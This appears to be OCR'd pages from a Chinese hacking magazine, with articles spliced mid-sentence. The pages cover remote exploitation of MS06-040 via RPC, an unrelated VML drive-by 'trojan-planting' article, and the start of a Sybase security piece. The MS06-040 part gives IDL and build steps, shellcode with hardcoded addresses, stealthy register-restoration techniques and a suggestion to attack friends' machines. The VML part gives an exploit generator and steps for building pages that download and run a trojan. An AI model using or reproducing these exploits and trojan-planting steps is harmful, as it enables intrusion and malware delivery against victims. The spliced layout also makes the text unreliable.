


图7 RPC客户端开发流程(引自MSDN)

定义好的IDL文件接口经过微软的MIDL编译器编译后会生成三个文件，一个客户端stub，一个服务端stub，还有一个RPC调用的头文件。其中stub负责RPC调用过程中所有的网络操作细节。将生成的RPC头文件包含到你的代码里，把stub文件添加到工程里和你的代码一起link后，就可以call到远程机器上你指定的函数了。具体的，我们的IDL文件大概是这样的:

```
=====================================
[
uuid("4b324fc8-1670-01d3-1278-5a47bf6ee188"),
    version(3.0),
    endpoint("ncacn_np:[\\pipe\\browser]")
]
interface browser
{

    long NetpwPathCanonicalize (
        [in] [unique] [string] wchar_t * arg_00,
        [in] [string] wchar_t * arg_01,
        [out] [size_is(arg_03)] char * arg_02,
        [in] [range(0, 64000)] long arg_03,
        [in] [string] wchar_t * arg_04,
        [in,out] long * arg_05,
        [in] long arg_06
    );

}
```

代码5: IDL代码片断，完整代码见rpc_exploit_040.idl

IDL的第一个部分是定义接口用的头，需要指明UUID和endpoint。简单说来，UUID用来唯一的指明一个接口，我们想调用的NetpwPathCanonicalize()函数在srvsvc这个interface中。这些接口的技术资料是比较少的，我是参考了samba上面Windows网络编程技术资料才查到的。如果你要编写网络程序的话，你可能要经常去http://www.samba.org上查相关的接口信息。我在samba的ftp上(http://samba.org/ftp/unpacked/samba4/source/librpc/idl/srvsvc.idl)下载了接口定义文件srvsvc.idl，里边定义了从srvsvc下的所有可以调用的函数信息。除此以外，我还整理了一些其他的RPC接口资料一并放在了光盘中，大家可以尽情享用。

值得一提的是，RPC体系在向远程接口映射具体的函数时，是按照IDL里函数定义的顺序来定位的，而不是函数的名称! 看光盘里的rpc_exploit_040.idl，你会发现在实际用到的函数定义前，我胡乱的定义了0x1e个函数，没什么别的意思，就是为了保证我们的函数在第0x1f个。

除了IDL，我还用了一个ACF文件来指定一个句柄。大家可以用MIDL编译器编译这两个接口定义文件rpc_exploit_040.acf和rpc_exploit_040.idl。这个编译器被包括在VC6.0的组件里，在命令行下使用，设置好正确的路径后输入命令:

```
midl /acf rpc_exploit_040.acf    rpc_exploit_040.idl
```

编译成功后，会在当前路径生成三个文件:

```
rpc_exploit_040_s.c     RPC服务端stub (桩)
rpc_exploit_040_c.c     RPC客户端stub (桩)
rpc_exploit_040.h       RPC头文件
```

把两个stub添加进工程，头文件include上，和调用远程函数的程序一起link，就可以试着去调用远程主机的

NetpwPathCanonicalize()函数了。大家可以参照下光盘中的rpc_exploit_040.c代码，体会一下远程调用的感觉。

最后需要注意的是，我们IDL里定义的NetpwPathCanonicalize()函数比我们在上面本地溢出实验中使用的函数多出了一个参数arg_00。这个参数是RPC加上去的，实际上并不会传递给netapi32.dll里的NetpwPathCanonicalize()函数，在使用时别让它指向空就行了，并不影响我们的实验。

2.Hacking，远程攻击

看完上面的网络编程，相信你已经迫不及待的要把我们的shellcode送到远程机器上去试一下，看看能不能出个MessageBoxA了。但是首先得有一个被攻击的主机。其实我的靶机已经patch过补丁了，无奈我拆了硬盘挂在别的机器上，用备份里有漏洞的netapi32.dll替换了system32里和system32\dllcache目录下的有补丁的DLL，算是拥有了一个能够进行调试的环境。

略微修改一下上面本地溢出中的代码，改成RPC的调用，结果靶机并没有按照我们预想的那样蹦个框框出来，而是直接系统崩溃重启了，如图8所示！




图8 远程shellcode执行出错

想想怎么回事？看看提示，是services.exe出现的异常。给靶机武装上VC6.0和OllyDBG，用OllyDBG直接attach到service进程上，Ctrl+g到NetpwPathCanonicalize()的入口，按F2下个断点，这样就可以在远程机上调试了。

跟踪进去不难发现，问题出在shellcode里调用的那两个函数的地址上，我这里调试用的是Windwos XP SP2，靶机是Windows2000 SP4，不管是user32.dll还是kernel.dll都差了很远，所以要重新计算函数地址，比如在我的实验环境中：

函数名	基址（2000）	偏移量（2000）	RVA（2000）	RVA（XP）
Beep	0x7C570000	0x0000D4E1	0x7C57D4E1	0x7C837A77
MessageBoxA	0x77E10000	0x00003D81	0x77E13D81	0x77D504EA
ExitProcess	0x7C570000	0x000269DA	0x7C5969DA	0x7C81CDDA

在shellcode中的相应位置修改一下函数地址，赶快往外发吧！我当时在VC里点感叹号运行的时候，就像星矢对波士顿射黄金箭的心情一样，充满了善良美好的期望，背负了维护世界和平的重任，为了自由为了亲人为了朋友为了爱而让它运行。

结果很不幸，靶机并没有弹出我们希望的BOX，但是也没有像前面攻击失败那样搞得系统崩溃而重启。如果你有声卡连着音响的话，你应该能听到一声MessageBox弹出时那熟悉的"咚"的一声。用OllyDBG跟踪调试一下，发现程序如我们设计的那样在函数返回时执行了call ecx，然后顺着shellcode执行，但到了call MessageBoxA的时候，无法返回，程序挂起了。我跟踪进MessageBoxA这个调用到最底层，大概是在获得最顶端窗口句柄的时候出的问题。不停的发溢出攻击，在靶机的任务管理器里看service.exe这个进程会不停的增加内存使用。

这是为什么呢？我觉得这个现象可以这样解释 由于我们溢出的进程service.exe是一个服务，服务是不和用户界面打交道的，在用户登录操作系统之前就已经开始在后台运行了，虽然它也加载user32.dll，但是在真正涉及到UI的时候，它甚至无法知道要把这个框框pop到哪个用户的桌面上。所以说这里我们实际上已经攻击成功了，MessageBox是踏踏实实的弹出来了，那一下"咚"可以作证，系统没有崩溃可以作证。OllyDBG调试时程序挂起应该是框框弹出来，等待鼠标点击"确定"按钮的消息，以便退出函数调用，而这个框框又不知道弹到哪里去了，显示不到桌面上，所以我们没办法点按钮；也就自然退不出函数调用了，这也解释了service.exe很有规律的不断增加内存使用的现象。

综上，结合RPC调用编程和本地溢出实验中的技术，我们已经可以让远程目标机执行任意的代码了（虽然只听到响声没看到框框）。

3．踏雪无痕，寄存器状态的恢复

如果你是一个真正的Hacker，那么对你来说最重要的是悄无声息的控制，而不是舞刀弄枪的破坏。回想一下我们的shellcode在退出时调用了exit()，如果系统服务进程service.exe 退出了，会对操作系统产生什么影响？上面之所以系统没有崩溃，是因为程序停在了MessageBoxA的调用上，等待我们去点击"确定"按钮，要是真的点上了，系统不崩才怪呢。

相信能够把实验做到现在这个程度的你一定不会甘心于一个毛手毛脚的无法正常退出的攻击，这就好比做贼做的像《疯狂的石头》里那个拿榔头抢面包的哥们儿一样不够专业。专业的入侵应当"随风潜入夜，润物细无声"。下面我们就来说说怎样在溢出结束后恢复到原进程的正常执行，让shellcode做到踏雪无痕！

函数返回是通过ret时三个重要的寄存器EBP、EIP和ESP的内容来实现的，只要在shellcode结束时恢复这三个寄存器的内容，就可以让函数正常返回。

看一下溢出时这几个寄存器的情况：

EBP指向前一个调用的栈底，溢出时被我们破坏

EIP指向函数调用的下一条指令的地址，被我们替换成call ecx的地址

ESP指向前一个调用的栈顶，在本实验的exploit中并没有被破坏。

函数调用的下一条指令地址，我们可以在OllyDBG中看到是0x7517F85B。这是DLL中代码段中的死地址，可

以让shellcode的最后一条指令直接jmp过去。

EBP的恢复稍微复杂一点。虽然栈顶和栈底的地址是动态的，每次调用都不一样，但是前一个函数开的栈空间大小是一定的，这取决于函数内部变量的大小。也就是说虽然EBP和ESP的内容每次调用都不一样；但是EBP和ESP的差值在每次调用时是肯定一样的，而ESP在这里并没有被破坏掉，我们就可以通过ESP的值和栈空间的大小计算出EBP的值，并在shellcode退出前恢复这个值。

分析完了，用OllyDBG调试几遍，看清楚EBP和ESP之间的关系，就可以修改一下shellcode了。

由于调用图形函数会出问题，所以这里在shellcode里我们换一个函数调用，就是Beep()函数。这是kernel32.dll里的一个函数，它利用主板上的压电陶瓷片发声的函数，也就是说不管你有没有声卡和喇叭，它都会"嘀"的响一声的，熟悉DOS的朋友对这个函数不会陌生。这个函数有两个参数，一个指定发声的频率，一个指定发声持续的时间。如果你没用过，看下MSDN，别把频率设置到人耳朵听不到的地方去了。

最后我写出的用来让远程主机"嘀"一下并且可以正常返回的shellcode是这样的

```
========================================
#include <windows.h>
int main()
{
    _asm{
        mov ebp,esp
        add bp,0x10 //recover ebp
        pop ecx
        push ebp
        mov ebp ,esp
        sub sp ,0x444
        push eax
        xor eax,eax
        mov Ax , 0x444
        push eax
        xor eax,eax
        mov Ax, 0x444
        push eax
        mov eax,0x7C837A77
        call eax  //call beep
        pop eax
        add sp,0x444
        pop ebp
        mov ecx ,0x7517F85B
        jmp ecx
        }
}
```

代码6: shellcode_beep.c

同样要注意函数地址与平台的关系。编译后提出shellcode放进前边的exploit里，剩下的就是欣赏远程的主机被我们"嘀"了！

在光盘中我还给出了我找到的两个分别由EEYE和启明星辰出品的MS06-040扫描器，你可以试着找下周围有没有朋友有这个漏洞，然后就可以用我们的实验程序"嘀"他了。你也可以改一下"嘀"的音调或者"嘀"的时间，甚至根据半音之间的指数倍关系让你朋友的机器"嘀"出一首歌来，秀一下我们的研究成果，末了不要忘了善意的提示他打补丁。

到这里，本文全部的实验内容就结束了，能够实际动手一步一步跟我玩到现在的朋友一定体会到"To be the apostrophe which changed "Impossible" into "I'm possible"."这句话的含义了吧？

如果你有足够的毅力和踏实的技术，在Windows里很多Impossible都会变成I'm possible，而这两者间往往就差那么巧妙的一撇！这一撇的巧妙正是我喜爱这种技术的根本。

展望篇

——山高月小，水落石出

大道不过二三四。然而在我看来，唯有跟进内存，盯着寄存器，被莫名其妙的问题反复郁闷之后最终成功的人，才有资格谈论"道"。下面就让我们拨开云雾去看看山高月小和水落石出的美景吧！

1.魔波，蠕虫现身！

不管是让远程的机器"嘀"一下，还是绑定command作为后门，或者磁盘格式化，这些在编程技术上是没有本质区别的。可能高人的技术到了一定层次会有种高处不胜寒的寂寞感吧，就有人会写点东西让自己的程序利用漏洞在网络间自己复制传播，这就是蠕虫。

由于在Windows XP SP2上MS06-040是不能被成功利用的，主要受害机器集中在Windows 2000和XP低版本操作系统，所以受害机群较少。另外，RPC调用需要使用139和445端口，这两个端口早在冲击波年代就被各大网关路由全面封杀过了，所以从网络角度讲，这次计算机风险还不至于引起拥塞瘫痪。但是我个人认为，这次计算机风险还没有完全过去。因为蠕虫爆发时正值学校放假，可能当时影响并不大。现在高校开学，大量校园网用户无法出国更新补丁，所以仍应当提高警惕。

魔波的逆向分析我不想在这里占用篇幅了，本着学习研究提高技术的目的，我把魔波的shellcode部分放在了光盘中，至于完整的代码和可执行的PE样本，请原谅这里不方便公布，因为万一几个热血的朋友用这些资料搞出几个蠕虫变种来，我可担当不起这个责任。


2.补丁，无洞可钻？

享受了溢出的快感之后，难道你不想看看微软补丁里究竟修改了什么吗？我在光盘中给出了补丁前后的不同版本的netapi32.dll。用IDA看一下，在做长度检查时，已经由补丁前的限制0x411改成了补丁后的0x208。Windows XP SP2的补丁前后的DLL我也给出，你们不妨也去看看有哪些变动。MS06-040中除了NetpwPathCanonicalize()还有其它问题，这里不再讨论，有兴趣的可以参考0x557上面的分析。

有钻洞的能力还要有洞可钻才行，否则补丁过后虫虫不是没有活路了？这里我想谈谈怎么挖掘0day。

0day是指能被成功利用，而微软官方并不知道或知

适合读者：入侵爱好者、网马爱好者
前置知识：无



利用VML漏洞挂马

文/图 X.J.L

2006年的国庆，对我们这些爱好网页挂马的人来说，是个值得庆祝的日子。因为往常的网页挂马手段很多不是失效，就是出来一个变种马上就被查杀。这样的日子已经足够郁闷的了，但是9月末爆出的VML漏洞，又让我们有了一个大展拳脚的舞台。

该漏洞代号为KB925568，据说曾经是个未公布的漏洞，结果因为某网站在浏览过其网站的用户的机器上安装间谍软件而被曝光（见http://sunbeltblog.blogspot.com/2006/09/seen-in-wild-zero-day-exploit-being.html）。该漏洞的具体描述为：Microsoft的矢量图形渲染库（vgx.dll）的_IE5_SHADETYPE_TEXT::Text过程在处理矢量标记语言（VML）文档中的某些内容时存在栈溢出漏洞。如果用户受骗使用IE浏览器浏览了"rect"标签中包含有超长"fill"方式的恶意VML文档的话，就会触发这个溢出，导致执行任意指令。

漏洞产生的原因，大家可以从http://sf-freedom.blogspot.com以及http://forum.eviloctal.com/read-htm-tid-24993.html查阅，它是利用vgx.dll的_IE5_SHADETYPE_TEXT::Text过程在解析VML的时候，对字符长度不作判断而导致缓冲区的溢出，并可以通过字符大面积覆盖的方式填充缓冲区，从而转到特意构造的代码处执行利用代码。不同的操作系统有着不同的溢出地址，也就是说漏洞的利用程序不能够普遍使用，但是，由于现在流行的是Windows XP SP2操作系统，所以只要能够利用到这个系统就可以了。

xSec.org在9月21日公布了Windows 2000 ServerCN+IE6.0SP1的VML漏洞利用程序，具体代码为

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
FILE *fp = NULL;
char *file = "xsec.htm";
char *url = NULL;
#define NOPSIZE 260
#define MAXURL ?60
//DWORD ret = 0x7Ffa4512; // call esp for CN
DWORD ret = 0x7800CCDD; ? // call esp for All win2k
……代码省略，详见光盘……
printf("[+] buff size %d bytes\n", psize);
// print html footer
fprintf(fp, "%s", footer);
fflush(fp);
printf("[+] exploit write to %s success!\n", file);
}
```

编译生成vm.exe后，在命令提示符下输入：vml http://xxx.com/xxx.exe xxx.htm就可以生成xxx.htm挂马网页，不过木马的扩展名一定要为.exe，否则不可用。没过多久，可以用在Windows XP SP2上的网页挂马程序也出炉了，在http://www.cc99.cn/viewdown.asp?id=66处可以下载到。其使用方法很简单，就三个步骤：

1）用记事本打开"生成.bat"文件，修改http://www.cc99.cn/xxx.exe为你的木马地址。

2）保存"生成.bat"后双击运行，即可生成ShellCode.txt。

3）用记事本打开IE_VML.htm，找到"#########Your Shellcode!!!#########"的字样，把生成的ShellCode.txt中的Shellcode复制替换"#########Your Shellcode!!!#########"，保存即可！

由于这个漏洞是通过修改缓冲区来利用的，所以会导致IE在浏览过该网页后，马上崩溃，但这对我们来说不足为虑，能够种木马就够了。

虽然微软打破往常更新补丁的频率，在2006年9月27日发布了补丁，但是由于接近国庆兼中秋的长假，很多人都不知道有这么一个补丁。于是，整个假期就成了网页挂马族最繁忙的日子。

假期过后，特别是2006年10月10日的大规模补丁的下载以及杀毒软件的频繁升级，让许多人知道了VML漏洞；同时，也由于同期的一些更加容易利用的漏洞，如WebViewFolderIcon漏洞，使得VML网页挂马大面积危害终于过去，现在只能在小范围内传播了。


道并未公布的漏洞。掌握一个0day，你就几乎可以所向披靡的随意Hack全天下机器了。我们讨论的MS06-040在发布前无疑是一个被高人玩弄于股掌之间的0day。不管是对Hacker，对微软，对安全公司，0day都有很重要的意义。能够利用漏洞只是懂了一点技术的大鸟，能够发现0day的才是真正的高人。

其实在我们实验的基础上，把RPC溢出的代码略加改动，丰富一下IDL中的接口和函数的定义，你就可以拥有自己的RPC函数的漏洞发掘工具了。远程函数如果需要int的就给送long型，指针的就试点NULL之类的，字串的就用超长的往里塞，总之就是把所有可能引起错误的因素组合一下，一个一个的送进函数看反应。你可以编程把RPC能够call到的远程函数一个一个的测过去，如果发现崩溃的，就用我们前面的调试方法跟进去看看崩溃的原因，结合栈和寄存器的状态确认下能不能利用，运气好了就会撞到0day啦。

脚本小子：SYBASE数据库是应用较为广泛的关系数据库，跨平台，高效率。在国外经常看到它的身影，而国内关于它的文档并不多，本文对SYBASE数据库的安全策略进行了探讨并介绍了实际工作中总结出来的加强数据库安全性的方法，目的在抛砖引玉，欢迎广泛讨论。

适合读者：SYBASE管理员，网络安全爱好者

前置知识：无



SYBASE数据库安全机制浅谈

文 赵伟

管理信息系统（MIS）是以数据库为基础实现的，对于数据库系统来说，最重要的是存储在其中的各类数据信息。当许多用户共享数据库中的大量数据时，数据库安全问题就显得尤为重要，如果没有充分的安全机制，那么任何人就可以存取和修改其中的数据，甚至破坏数据库，后果不堪设想。

美国SYBASE公司是世界十大独立软件制造商之一，公司的名称取自System（系统）和Database（数据库），SYBASE数据库系统适用于各种平台和操作系统环境（如Windowes，Linux，UNIX等），SYBASE的数据库产品在企业数据库领域占有较大的优势。本文主要讨论SYBASE的安全性控制策略并给出一些在应用当中的实用安全技巧

SYBASE的安全性控制策略

在SYBASE数据库系统中，安全设置有四个层次，分为操作系统层，服务器层，数据库层和对象层。下面分别讨论这四个层次。

1）操作系统安全

无论是服务器端还是客户端，要访问数据库数据的SYBASE用户都需要通过用户名/口令登录操作系统，取得机器的使用权，用户名/口令是由操作系统管理员负责的，由于SYBASE数据库系统适用于各种平台和操作系统环境，不同的操作系统有不同的用户管理策略保护操作系统的安全。

对于客户端通过应用程序或SYBASE提供的工具（如sybase central等）访问数据库的用户，不需知道服务器端操作系统的用户名和口令。

2）SYBASE服务器安全

